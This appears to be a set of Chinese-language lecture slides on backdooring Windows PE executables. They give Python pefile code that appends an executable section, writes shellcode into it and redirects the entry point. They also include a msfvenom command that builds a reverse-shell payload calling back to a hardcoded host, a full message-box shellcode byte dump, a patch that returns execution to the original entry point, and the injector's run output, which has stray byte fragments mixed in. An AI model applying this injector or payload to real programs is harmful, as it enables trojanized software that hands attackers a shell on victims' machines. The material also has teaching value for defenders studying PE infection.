


# 1. 新增一個 Section 放 Backdoor



- a) 在 **Section Table** 新增一個 Section Header
- b) 把 shellcode 放在 Section Header 所指定的位址

# Section Table





## Section Header 結構 (40 bytes)

C++

```
typedef struct _IMAGE_SECTION_HEADER {  
    BYTE Name[IMAGE_SIZEOF_SHORT_NAME]; 8 bytes  
    union {  
        DWORD PhysicalAddress;  
        DWORD VirtualSize; ← 在記憶體中的大小  
    } Misc;  
    DWORD VirtualAddress; ← 在記憶體中的地址 (相對於 ImageBase)  
    DWORD SizeOfRawData;  
    DWORD PointerToRawData;  
    DWORD PointerToRelocations;  
    DWORD PointerToLinenumbers;  
    WORD NumberOfRelocations;  
    WORD NumberOfLinenumbers;  
    DWORD Characteristics; ← 屬性(rwx)  
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```



## 2. 修改 Header



- a) `FILE_HEADER.NumberOfSections++`
  - section 的數量加一
- b) `OPTIONAL_HEADER.SizeOfImage = VirtualAddress + VirtualSize`
  - 在記憶體中的大小 (`SizeOfImage`)，增加了新 section 的大小 (`VirtualSize`)
- c) `OPTIONAL_HEADER.AddressOfEntryPoint = VirtualAddress`
  - 程式入口點 (`AddressOfEntryPoint`)，改為新 section 的位置 (`VirtualAddress`)

# PE Injection with Python

```
import pefile
```

- Step0. 調整 PE 檔案大小
- Step1. 新增 Section Header
- Step2. 修改 PE Header, Optional Header
- Step3. 把 Shellcode 塞進新的 Section
- Step4. 修改 OEP

# Step0. 調整 PE 檔案大小

- 檔案大小 += 8KB

target.exe



```
original_size = os.path.getsize(exe_path)
print("\t[+] Original Size = %d" % original_size)
fd = open(exe_path, 'a+b')
map = mmap.mmap(fd.fileno(), 0, access=mmap.ACCESS_WRITE)
map.resize(original_size + 0x2000)
map.close()
fd.close()
print("\t[+] New Size = %d bytes\n" % os.path.getsize(exe_path))
```

# Step1. 新增 Section Header

- 先取得原檔案的資訊
  - Section 數量
  - Alignment 長度
  - 計算新 Section Header 的位址

target.exe

```
pe = pefile.PE(exe_path)
last_section = pe.FILE_HEADER.NumberOfSections - 1
file_alignment = pe.OPTIONAL_HEADER.FileAlignment
section_alignment = pe.OPTIONAL_HEADER.SectionAlignment
new_section_offset = (pe.sections[last_section].get_file_offset() + 40)
```

## Section Table

```
typedef struct _IMAGE_SECTION_HEADER {
    BYTE    Name[IMAGE_SIZEOF_SHORT_NAME];
    union {
        DWORD PhysicalAddress;
        DWORD VirtualSize;
    } Misc;
    DWORD VirtualAddress;
    DWORD SizeOfRawData;
    DWORD PointerToRawData;
    DWORD PointerToRelocations;
    DWORD PointerToLinenumbers;
    WORD   NumberOfRelocations;
    WORD   NumberOfLinenumbers;
    DWORD Characteristics;
} IMAGE_SECTION_HEADER, *PIMAGE_SECTION_HEADER;
```

# Step1. 新增 Section Header

- 計算 Section Header 數值

```
# 注意 Section name 必須是 8 bytes
name = bytes(".myname" + (1 * '\x00'), 'UTF-8')
virtual_size = align(0x1000, section_alignment)
virtual_address = align((pe.sections[last_section].VirtualAddress +
                        pe.sections[last_section].Misc_VirtualSize),
                        section_alignment)
size_of_raw_data = align(0x1000, file_alignment)
pointer_to_raw_data = align((pe.sections[last_section].PointerToRawData +
                            pe.sections[last_section].SizeOfRawData),
                            file_alignment)
# EXECUTE, READ, WRITE, CODE
characteristics = 0xE0000020
```

```
def align(val_to_align, alignment):
    return ((val_to_align + alignment - 1) // alignment) * alignment
```

BYTE Name[IMAGE\_SIZEOF\_SHORT\_NAME];

DWORD VirtualSize; ← 在記憶體中的大小

DWORD VirtualAddress; ← 在記憶體中的地址

DWORD SizeOfRawData;

DWORD PointerToRawData;

DWORD Characteristics; ← 屬性

# Step1. 新增 Section Header

- union 結構中的所有變數會共享一塊記憶體，整個結構大小為所有變數中最大的

- 寫入 Header

```
typedef struct _IMAGE_SECTION_HEADER {  
    BYTE Name[IMAGE_SIZEOF_SHORT_NAME];  
    union {  
        DWORD PhysicalAddress;  
        DWORD VirtualSize; ← 在記憶體中的大小  
    } Misc;  
    DWORD VirtualAddress; ← 在記憶體中的地址  
    DWORD SizeOfRawData;  
    DWORD PointerToRawData;  
    DWORD PointerToRelocations;  
    DWORD PointerToLinenumbers;  
    WORD NumberOfRelocations;  
    WORD NumberOfLinenumbers;  
    DWORD Characteristics; ← 屬性  
};
```

```
pe.set_bytes_at_offset(new_section_offset, name)  
pe.set_dword_at_offset(new_section_offset + 8, virtual_size)  
pe.set_dword_at_offset(new_section_offset + 12, virtual_address)|  
pe.set_dword_at_offset(new_section_offset + 16, size_of_raw_data)  
pe.set_dword_at_offset(new_section_offset + 20, pointer_to_raw_data)  
# 其他不重要的欄位都寫 0  
pe.set_bytes_at_offset(new_section_offset + 24, (12 * b'\\x00'))  
pe.set_dword_at_offset(new_section_offset + 36, characteristics)
```



## Step2. 修改 PE Header, Optional Header

- section 的數量加一
- 在記憶體中的大小 (SizeOfImage) , 增加了新 section 的大小 (VirtualSize)

```
pe.FILE_HEADER.NumberOfSections += 1  
pe.OPTIONAL_HEADER.SizeOfImage = virtual_address + virtual_size
```

## Step3. 把 Shellcode 塞進新的 Section

- Reload pe 讓他看到新的 section

```
last_section = pe.FILE_HEADER.NumberOfSections - 1  
pe.write(exe_path)  
pe = pefile.PE(exe_path) # reload pe file
```

- 把 Shellcode 放在 Section Header 所指定的位址

```
pointer_to_raw_data = pe.sections[last_section].PointerToRawData  
pe.set_bytes_at_offset(pointer_to_raw_data, shellcode)
```



## Step4. 修改 OEP

- 程式入口點 (VirtualAddress) , 改為新 section 的位置 (VirtualAddress)

```
new_ep = pe.sections[last_section].VirtualAddress  
pe.OPTIONAL_HEADER.AddressOfEntryPoint = new_ep
```

# Generate Shellcode

## ■ Reverse shell

- `msfvenom -p windows/shell_reverse_tcp lhost=192.168.10.1 lport=4433 -f python`  
記得要改

## ■ Message Box

- `msfvenom -p windows/messagebox title=F08921A01 text="sneaky sneaky" -f python`

## ■ MSFVenom - CheatSheet

- <https://book.hacktricks.xyz/shells/shells/msfvenom>

# Generate Shellcode

```
(kali@kali)-[/media/sf_vm_share/PE]
$ msfvenom -p windows/messagebox title=F08921A01 text="sneaky sneaky" -f python

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 267 bytes
Final size of python file: 1310 bytes
buf = b""
buf += b"\xd9\xeb\x9b\xd9\x74\x24\xf4\x31\xd2\xb2\x77\x31\xc9"
buf += b"\x64\x8b\x71\x30\x8b\x76\x0c\x8b\x76\x1c\x8b\x46\x08"
buf += b"\x8b\x7e\x20\x8b\x36\x38\x4f\x18\x75\xf3\x59\x01\xd1"
buf += b"\xff\xe1\x60\x8b\x6c\x24\x24\x8b\x45\x3c\x8b\x54\x28"
buf += b"\x78\x01\xea\x8b\x4a\x18\x8b\x5a\x20\x01\xeb\xe3\x34"
buf += b"\x49\x8b\x34\x8b\x01\xee\x31\xff\x31\xc0\xfc\xac\x84"
buf += b"\xc0\x74\x07\xc1\xcf\x0d\x01\xc7\xeb\xf4\x3b\x7c\x24"
buf += b"\x28\x75\xe1\x8b\x5a\x24\x01\xeb\x66\x8b\x0c\x4b\x8b"
buf += b"\x5a\x1c\x01\xeb\x8b\x04\x8b\x01\xe8\x89\x44\x24\x1c"
buf += b"\x61\xc3\xb2\x08\x29\xd4\x89\xe5\x89\xc2\x68\x8e\x4e"
buf += b"\x0e\xec\x52\xe8\x9f\xff\xff\xff\x89\x45\x04\xbb\x7e"
buf += b"\xd8\xe2\x73\x87\x1c\x24\x52\xe8\x8e\xff\xff\xff\xff"
buf += b"\x45\x08\x68\x6c\x6c\x20\x41\x68\x33\x32\x2e\x64\x68"
buf += b"\x75\x73\x65\x72\x30\xdb\x88\x5c\x24\x0a\x89\xe6\x56"
buf += b"\xff\x55\x04\x89\xc2\x50\xbb\xa8\xa2\x4d\xbc\x87\x1c"
buf += b"\x24\x52\xe8\x5f\xff\xff\xff\x68\x31\x58\x20\x20\x68"
buf += b"\x32\x31\x41\x30\x68\x46\x30\x38\x39\x31\xdb\x88\x5c"
buf += b"\x24\x09\x89\xe3\x68\x79\x58\x20\x20\x68\x6e\x65\x61"
buf += b"\x6b\x68\x6b\x79\x20\x73\x68\x73\x6e\x65\x61\x31\xc9"
buf += b"\x88\x4c\x24\x0d\x89\xe1\x31\xd2\x52\x53\x51\x52\xff"
buf += b"\xd0\x31\xc0\x50\xff\x55\x08"
```

# Redirect the execution flow

- Online x86 / x64 Assembler and Disassembler
  - <https://defuse.ca/online-x86-assembler.htm#disassembly2>

- Original shellcode from msfvenom

```
a: 51          push    ecx
b: 52          push    edx
c: ff d0      call    eax
e: 31 c0      xor     eax, eax
10: 50          push    eax
11: ff 55 08    call    DWORD PTR [ebp+0x8]
```


exit

- Redirect to original entry point (0x0040100)
  - `buf = buf[:-6] + b"\xB8\x00\x10\x40\x00\xFF\xD0"`

Disassembly:

```
0: b8 00 10 40 00      mov     eax, 0x401000
5: ff d0               call    eax
```

Little endian



# Redirect address?

- ImageBase + OEP

DWORD AddressOfEntryPoint	A5F8h
DWORD BaseOfCode	1000h
DWORD BaseOfData	B000h
DWORD ImageBase	400000h

```
(kali@kali)-[/media/sf_vm_share/PE]
$ python3 injectpe.py payload
[*] 0. Resize the Executable
    [+] Original Size = 2267848
    [+] New Size = 2276040 bytes


[*] 1. Add the New Section Header
    1\x09"  [] file_alignment = 512
    6\x08"  [] section_alignment = 4096
    1\x0d1" [] new_section_offset = 824
    4\x28"  [] pe.OPTIONAL_HEADER.ImageBase = 0x400000
    3\x34"  [+] Section Name = b'.myname\x00'
    c\x84"  [+] VirtualSize = 0x1000
    c\x24"  [+] VirtualAddress = 0x2b000
    b\x8b"  [+] SizeOfRawData = 0x1000
    4\x1c"  [+] PointerToRawData = 0x24a00
    e\x4e"  [+] Characteristics = 0xe0000020
    b\x7e"

[*] 2. Modify the Main Headers
    4\x68"  [+] Number of Sections = 9
    5\x56"  [+] Size of Image = 180224 bytes
    7\x1c"




[*] 3. Inject the Shellcode in the New Section
    3\x5c"  [+] Shellcode wrote in the new section
    5\x61"

[*] 4. Modify Original Entry Point
    2\xff"  [+] Original Entry Point = 0xa5f8
    5"      [+] New Entry Point = 0x2b000
```


# Program Integrity Check




# User Account Control (UAC)



Elevated

